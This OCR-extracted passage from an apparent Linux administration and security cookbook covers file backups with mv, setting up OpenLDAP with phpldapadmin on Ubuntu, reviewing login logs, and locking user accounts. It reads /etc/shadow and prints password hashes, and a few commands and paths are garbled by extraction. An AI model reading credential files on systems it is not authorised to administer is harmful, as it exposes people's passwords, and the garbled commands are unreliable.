17. Now, let's check the details of the files in the destination location. In the details, we have files named `file1.txt~` and `file2.txt~`. These files are backup files that can be verified by the timestamp, which is older than those of `file1.txt` and `file2.txt`:

```
root@kali:~/example# mv -bv *.txt /home/practical/example/
`example_1.txt' -> `/home/practical/example/example_1.txt' (backup: `/home/pract
ical/example/example_1.txt~')
`example_2.txt' -> `/home/practical/example/example_2.txt' (backup: `/home/pract
ical/example/example_2.txt~')
root@kali:~/example# ls -l /home/practical/example/
total 48
drwxr-xr-x 2 root root 4096 Nov 28 14:21 directory1
-rw-r--r-- 1 root root   44 Nov 28 15:22 example_1.txt
-rw-r--r-- 1 root root   20 Nov 28 15:05 example_1.txt~
-rw-r--r-- 1 root root   43 Nov 28 15:23 example_2.txt
-rw-r--r-- 1 root root   25 Nov 28 14:27 example_2.txt~
-rw-r--r-- 1 root root   20 Nov 28 14:47 example_3.txt
-rw-r--r-- 1 root root   19 Nov 28 14:47 example_4.txt
```

There's more...

You can learn more about the `mv` command by typing `man mv`, or `mv --help`. This will display its manual page where we can explore more details about the command.

Install and configure a basic LDAP server on Ubuntu

Lightweight Directory Access Protocol or **LDAP** is a protocol used to manage access to a file and directory hierarchy from some centralized location. The directory is similar to a database; however, it is likely to contain more expressive, attribute-based information. LDAP is mainly used for centralized authentication.

An LDAP server helps to control who has access to the read and update information in the directory.

Getting ready

To install and configure LDAP, we need to first create a Ubuntu server. The current version of the Ubuntu server installation media can be found at `http://www.ubuntu.com/download/server`.

After downloading it, follow the steps given for the installation of the Ubuntu server.

We need a second system with the Desktop version of Ubuntu installed. This will be used to access your LDAP server through a web interface.

Once this is done, we can proceed with the installation of LDAP.

How to do it...

We shall now start with the process of installing and configuring LDAP on the Ubuntu server. The `slapd` package is required to install LDAP, and it is present in Ubuntu's default repositories:

1. We will first update the package list on the server from Ubuntu's repositories to get information about the latest versions of all the packages and their dependencies:

   ```
   sudo apt-get update
   ```


2. Now, run the command to install the `slapd` package in order to to install LDAP:

   ```
   sudo apt-get install slapd
   ```

   The following screenshot shows the output of this command:

```
tajinder@mynetwork:~$ sudo apt-get install slapd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libldap-2.4-2 libodbc1 libslp1
Suggested packages:
  libmyodbc odbc-postgresql tdsodbc unixodbc-bin slpd openslp-doc ldap-utils
The following NEW packages will be installed:
  libodbc1 libslp1 slapd
The following packages will be upgraded:
  libldap-2.4-2
1 upgraded, 3 newly installed, 0 to remove and 82 not upgraded.
Need to get 1,628 kB of archives.
After this operation, 4,919 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

3. During the installation process, you will be prompted to enter and confirm an administrator password, which will be used for the administrator account of LDAP. Configure any password of your choice and complete the installation process:



4. Next, we need to install some additional utilities that are required with LDAP:

   ```
   sudo apt-get install ldap-utils
   ```


   The output of the command can be seen in the following screenshot:

```
tajinder@mynetwork:~$ sudo apt-get install ldap-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ldap-utils
0 upgraded, 1 newly installed, 0 to remove and 82 not upgraded.
Need to get 116 kB of archives.
After this operation, 674 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ trusty-updates/main ldap-utils i386 2.4.31-1+nmu2ubuntu8.
2 [116 kB]
Fetched 116 kB in 1s (84.8 kB/s)
Selecting previously unselected package ldap-utils.
(Reading database ... 62416 files and directories currently installed.)
Preparing to unpack .../ldap-utils_2.4.31-1+nmu2ubuntu8.2_i386.deb ...
Unpacking ldap-utils (2.4.31-1+nmu2ubuntu8.2) ...
Processing triggers for man-db (2.6.7.1-1ubuntu1) ...
Setting up ldap-utils (2.4.31-1+nmu2ubuntu8.2) ...
tajinder@mynetwork:~$
```


5. Once the installation part is complete, we will start to reconfigure the LDAP package as per our requirements. Type this command to start the package configuration tool:

   ```
   sudodpkg-reconfigure slapd
   ```


6. This will start a series of questions regarding the configuration of the software. We need to choose the options one by one as per our requirements.
7. First, you will be asked **Omit OpenLDAP server configuration?** Select **No** and continue:




8. Next, you need to enter the domain name. You can use an already existing domain name on the server or create anything of your choice. We have used `example.com` here:




9. The next step will be to ask for the **Organization Name**, which can be anything of your choice:




10. You will be asked to enter the administrator password for LDAP. We had already configured this during the installation of LDAP. Use the same password, or you change it to something else in this step:




11. Next, we need to select the **HDB** when prompted to choose **Database backend to use?** option:




12. You will be asked whether you wish to remove the database when `slapd` is purged. Select **No** here:



13. In the next step, select **Yes** to move the old database, and allow the configuration process to create a new database:



14. Now, choose **No** when asked **Allow LDAPv2 protocol?**.



15. Once the configuration process is done, we will install the `phpldapadmin` package. This will help in administering LDAP through the web interface:

    ```
    sudo apt-get install phpldapadmin
    ```

    The execution of this command can be seen in the following screenshot:

```
tajinder@mynetwork:~$ sudo apt-get install phpldapadmin
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  apache2 apache2-bin apache2-data libapache2-mod-php5 libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap php5-cli php5-common php5-json
  php5-ldap php5-readline
Suggested packages:
  apache2-doc apache2-suexec-pristine apache2-suexec-custom apache2-utils
  php-pear php5-user-cache
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data libapache2-mod-php5 libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap php5-cli php5-common php5-json
  php5-ldap php5-readline phpldapadmin
0 upgraded, 14 newly installed, 0 to remove and 82 not upgraded.
Need to get 6,795 kB of archives.
After this operation, 29.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] _
```

16. Once the installation is completed, open the configuration file of phpldapadmin to configure a few values:

    `sudo nano /etc/phpldapadmin/config.php`

    This is shown in the following screenshot:

```
tajinder@mynetwork:~$ sudo nano /etc/phpldapadmin/config.php _
```

17. Search for the given section, and modify it to reflect the domain name or the IP address of the Ubuntu server:

    `$servers->setValue('server','host','domain_nam_or_IP_address');`

    This is shown in the following screenshot:

```
/* Examples:
   'ldap.example.com',
   'ldaps://ldap.example.com/',
   'ldapi://%2fusr%local%2fvar%2frun%2fldapi'
           (Unix socket at /usr/local/var/run/ldap) */
$servers->setValue('server','host','192.168.83.133');
```

18. Next, edit the following entry and insert the domain name that we had given when we reconfigured `slapd`:

    ```
    $servers->setValue('server','base',array('dc=example,dc=com'));
    ```

    Give the domain name in the form of values to the `dc` attribute in the preceding line. Since our domain name was `example.com`, the value in the preceding line will be entered as `dc=example, dc=com`.

```
/* The port your LDAP server listens on (no quotes). 389 is standard. */
// $servers->setValue('server','port',389);

/* Array of base DNs of your LDAP server. Leave this blank to have phpLDAPadmin
   auto-detect it for you. */
$servers->setValue('server','base',array('dc=example,dc=com'));
```

19. Find the following line, and enter the domain name as the `dc` attribute again. For the `cn` attribute, the value will be `admin` only:

    ```
    $servers->setValue('login','bind_id','cn=admin,dc=example,dc=com');
    ```

    This can be seen in the following screenshot:

```
/* The DN of the user for phpLDAPadmin to bind with. For anonymous binds or
   'cookie','session' or 'sasl' auth_types, LEAVE THE LOGIN_DN AND LOGIN_PASS
   BLANK. If you specify a login_attr in conjunction with a cookie or session
   auth_type, then you can also specify the bind_id/bind_pass here for searching
   the directory for users (ie, if your LDAP server does not allow anonymous
   binds. */
$servers->setValue('login','bind_id','cn=admin,dc=example,dc=com');
```

20. Search for the section that reads similarly to what is shown in the following code, and first uncomment the line and then set the value to `true`:


    ```
    $config->custom->appearance['hide_template_warning'] = true;
    ```

    This can be seen in the following screenshot:


```
/* Hide the warnings for invalid objectClasses/attributes in templates. */
$config->custom->appearance['hide_template_warning'] = true;
```

21. After making all the changes, save and close the file.


22. When the configuration of `phpldapadmin` is complete, open a browser in the other system that has the desktop version of Ubuntu. In the address bar of the browser, type the domain name or the IP address of the server, followed by `/phpldapadmin`, as `domain_name_or_IP_address/phpldapadmin`:




23. Once the `phpldapadmin` page opens, on the left-hand side we find the **login** link. Click on it and you will get a login prompt:



24. The login screen has the correct **Login DN** details if `phpldapadmin` has been configured correctly so far. This is `cn=admin,dc=example,dc=com` in our case.
25. Once you enter the administrator password correctly, the admin interface will be shown:



26. In the admin interface on the left-hand side where you see the domain components (`dc=example,dc=co`), click on the *plus* sign next to it. It will show the admin login being used:



Our basic LDAP server is now up and running.

How it works...

We first create an Ubuntu server, and then on top of it, we install the `slapd` package to install LDAP. Once it is completely installed, we install the additional package that is required. Then, we reconfigure LDAP as per our requirements.

Once reconfiguration is complete, we install the `phpldapadmin` package, which will help us in managing the LDAP server through the web interface using a browser.

4
Local Authentication in Linux

In this chapter, we will discuss the following topics:

- User authentication and logging
- Limiting the login capabilities of users
- Monitoring user activity using acct
- Login authentication using a USB device and PAM
- Defining user authorization controls

User authentication and logging

One of the major aspects of user authentication is monitoring the users of the system. There are various ways to keep track of all the successful and failed login attempts made by a user in Linux.

Getting Started


The Linux system maintains a log of all login attempts by different accounts in the system. These logs are all located at `/var/log/`.

How to do it...

Linux has many ways to help an administrator to view the logs, both through a graphical and command-line method:


1. If we want to check the incorrect login attempts for a particular user, such as root, we can do so by using this command:

   ```
   lastb root
   ```



2. To see the log using the terminal, we use the `dmesg` command. This command displays the buffer of Linux kernel's message stored in memory, as shown below:

3. If we wish to filter the above output to only show the log related to a USB device, we can do so by using `grep`:



4. Instead of viewing all the logs, if we only wish to view the 10 most recent logs in a particular log file, the command will be as follows:

```
root@kali:~# tail -n 10 /var/log/auth.log
Dec 17 22:28:51 kali sudo: pam_unix(sudo:session): session closed for user root
Dec 17 22:39:01 kali CRON[19130]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 22:39:03 kali CRON[19130]: pam_unix(cron:session): session closed for user root
Dec 17 23:09:02 kali CRON[19936]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 23:09:04 kali CRON[19936]: pam_unix(cron:session): session closed for user root
Dec 17 23:17:01 kali CRON[20993]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 23:17:01 kali CRON[20993]: pam_unix(cron:session): session closed for user root
Dec 17 23:39:01 kali CRON[21011]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 23:39:01 kali CRON[21011]: pam_unix(cron:session): session closed for user root
Dec 17 23:55:07 kali gnome-screensaver-dialog: gkr-pam: unlocked login keyring
root@kali:~#
```

In the above command, the `-n` option is used to specify the number of lines to be shown.

5. If we wish to see the most recent login attempts for user accounts, use the tool, `last`.

```
root@kali:~# last
root     pts/2        :0.0             Fri Dec 18 00:35   still logged in
root     pts/1        :0.0             Fri Dec 18 00:31   still logged in
root     pts/0        :0.0             Thu Dec 17 22:47   still logged in
root     pts/1        :0.0             Thu Dec 17 13:30 - 22:44  (09:13)
root     pts/1        :0.0             Thu Dec 17 11:53 - 12:03  (00:09)
root     pts/0        :0.0             Wed Dec 16 02:07 - 22:44 (1+20:36)
root     tty7         :0               Wed Dec 16 02:07   still logged in
(unknown tty7         :0               Wed Dec 16 02:06 - 02:07  (00:00)
reboot   system boot  3.12-kali1-486   Wed Dec 16 02:06
root     pts/0        :0.0             Mon Nov 30 02:47 - down   (00:32)
root     pts/0        :0.0             Mon Nov 30 02:36 - 02:45  (00:09)
root     tty7         :0               Mon Nov 30 02:35 - down   (00:43)
(unknown tty7         :0               Mon Nov 30 02:35 - 02:35  (00:00)
reboot   system boot  3.12-kali1-486   Mon Nov 30 02:35
```

The `last` tool displays the `/etc/log/wtmp` file in a formatted way.

6. If we want to see the last time any user logged in on the system, we can use the `lastlog` command:

```
stunnel4                                 **Never logged in**
statd                                    **Never logged in**
sslh                                     **Never logged in**
Debian-gdm                               **Never logged in**
rtkit                                    **Never logged in**
saned                                    **Never logged in**
user1                                    **Never logged in**
user2                                    **Never logged in**
user3                                    **Never logged in**
```

How it works...

Linux has different files for logging different types of detail. Using the commands shown above, we are able to view those logs and see the details as per our requirements. Every command gives us different type details.

Limiting the login capabilities of users

A major role of a system administrator is to configure and manage users and groups on a Linux system. It also involves the task of checking the login capabilities of all users.

Getting ready

All the steps given below have been tried on an Ubuntu system; however, you can also follow these on any other Linux distribution.

How to do it...

Here we will discuss how the login capabilities of users can be restricted on a Linux system:

1. We can restrict the access of a user account by changing the login shell of the account to a special value in the `/etc/passwd` file. Let's check the details of an account, `sslh` as an example, in the `/etc/passwd` file, as shown:

   ```
   cat /etc/passwd | grep sslh
   ```

   ```
   root@kali:~# cat /etc/passwd | grep sslh
   sslh:x:122:133::/nonexistent:/bin/false
   root@kali:~#
   ```

2. In the preceding details, the final value for the `sslh` account is set to `/bin/false`. If we now try to log in to `sslh` user as root, we see that we are not able to do so:

   ```
   su sslh
   ```

3. So now, if we change the shell of the user account we wish to restrict, we can do so as shown:

   ```
   root@kali:~# usermod -s /usr/sbin/nologin user1
   root@kali:~# su user1
   This account is currently not available.
   root@kali:~#
   ```

4. Another way of restricting access to a user is by the using `/etc/shadow` file. If we check the details of this file using the `cat` command, we get the result as shown:

```
root@kali:~# cat /etc/shadow
root:$6$0w9WRuc5$ldas/kVEO40xeKnzBTWvt4IKMIQN2a5/eQ1xfKWC.6Hns19UNZVnj0KNt87CHOiiz2dq00
klFUsVJBKvGM7Ri1:16079:0:99999:7:::
daemon:*:16078:0:99999:7:::
bin:*:16078:0:99999:7:::
sys:*:16078:0:99999:7:::
sync:*:16078:0:99999:7:::
games:*:16078:0:99999:7:::
```

5. The output is truncated, as shown here:

```
Debian-gdm:*:16078:0:99999:7:::
rtkit:*:16078:0:99999:7:::
saned:*:16078:0:99999:7:::
user1:$6$2iumTg65$CX.Pp9tKFwMoFxcV5zINsPeSpETZE.Mhldy/oojxXleR0g9MC6p.DkvDE2pyj7I1.u6qR
ldocxZY01x41m9GO.:16785:0:99999:7:::
```

6. The details show the hashed password for the `user1` account (the one starting with ... `$6$2iumTg65`...). We can also see that instead of the hashed password, the system accounts have an asterisk `*`.
7. Now, to lock the account `user1`, the command will be as follows:

   `passwd -l user1`

```
root@kali:~# passwd -l user1
passwd: password expiry information changed.
root@kali:~#
```


8. Let's check the details in the `/etc/shadow` file again for the `user1` account. We see that the hashed password has been made invalid by preceding it with a `!`:

   `cat /etc/shadow | grep user1`


```
root@kali:~# cat /etc/shadow | grep user1
user1:!$6$2iumTg65$CX.Pp9tKFwMoFxcV5zINsPeSpETZE.Mhldy/oojxXleR0g9MC6p.DkvDE2pyj7I1.u6q
RldocxZY01x41m9GO.:16785:0:99999:7:::
root@kali:~#
```

9. To unlock the account again, the command is shown here:

```
passwd -u user1
```



10. If we wish to check if the account has already been locked or not, we can do so by using the following command:



As we can see in the output above, the `user1` account is locked, which is denoted by `L` in the second field. Whereas `user2` is not locked, as it shows `P` in the details.

1. The process to lock or unlock an account can also be done using the `usermod` command. To lock the account using `usermod`, the command will be as follows:

```
usermod -L user1
```

2. And to unlock the account using `usermod`, the command will be as follows:

```
usermod -U user1
```

How it works...

For every account in Linux, the user account details are stored in the `/etc/passwd` and `/etc/shadow` files. These details specify how the user account will act. When we are able to change the details of any user account in these files, we are able to change the behavior of the user account.

In the above section, we have seen how to modify these files to `lock` or `unlock` the user account.


Monitoring user activity using acct

Acct is an open source application which helps monitor user activity on a Linux system. It runs in the background and tracks all the activities of the users and also maintains a track of the resources being used.

Getting started

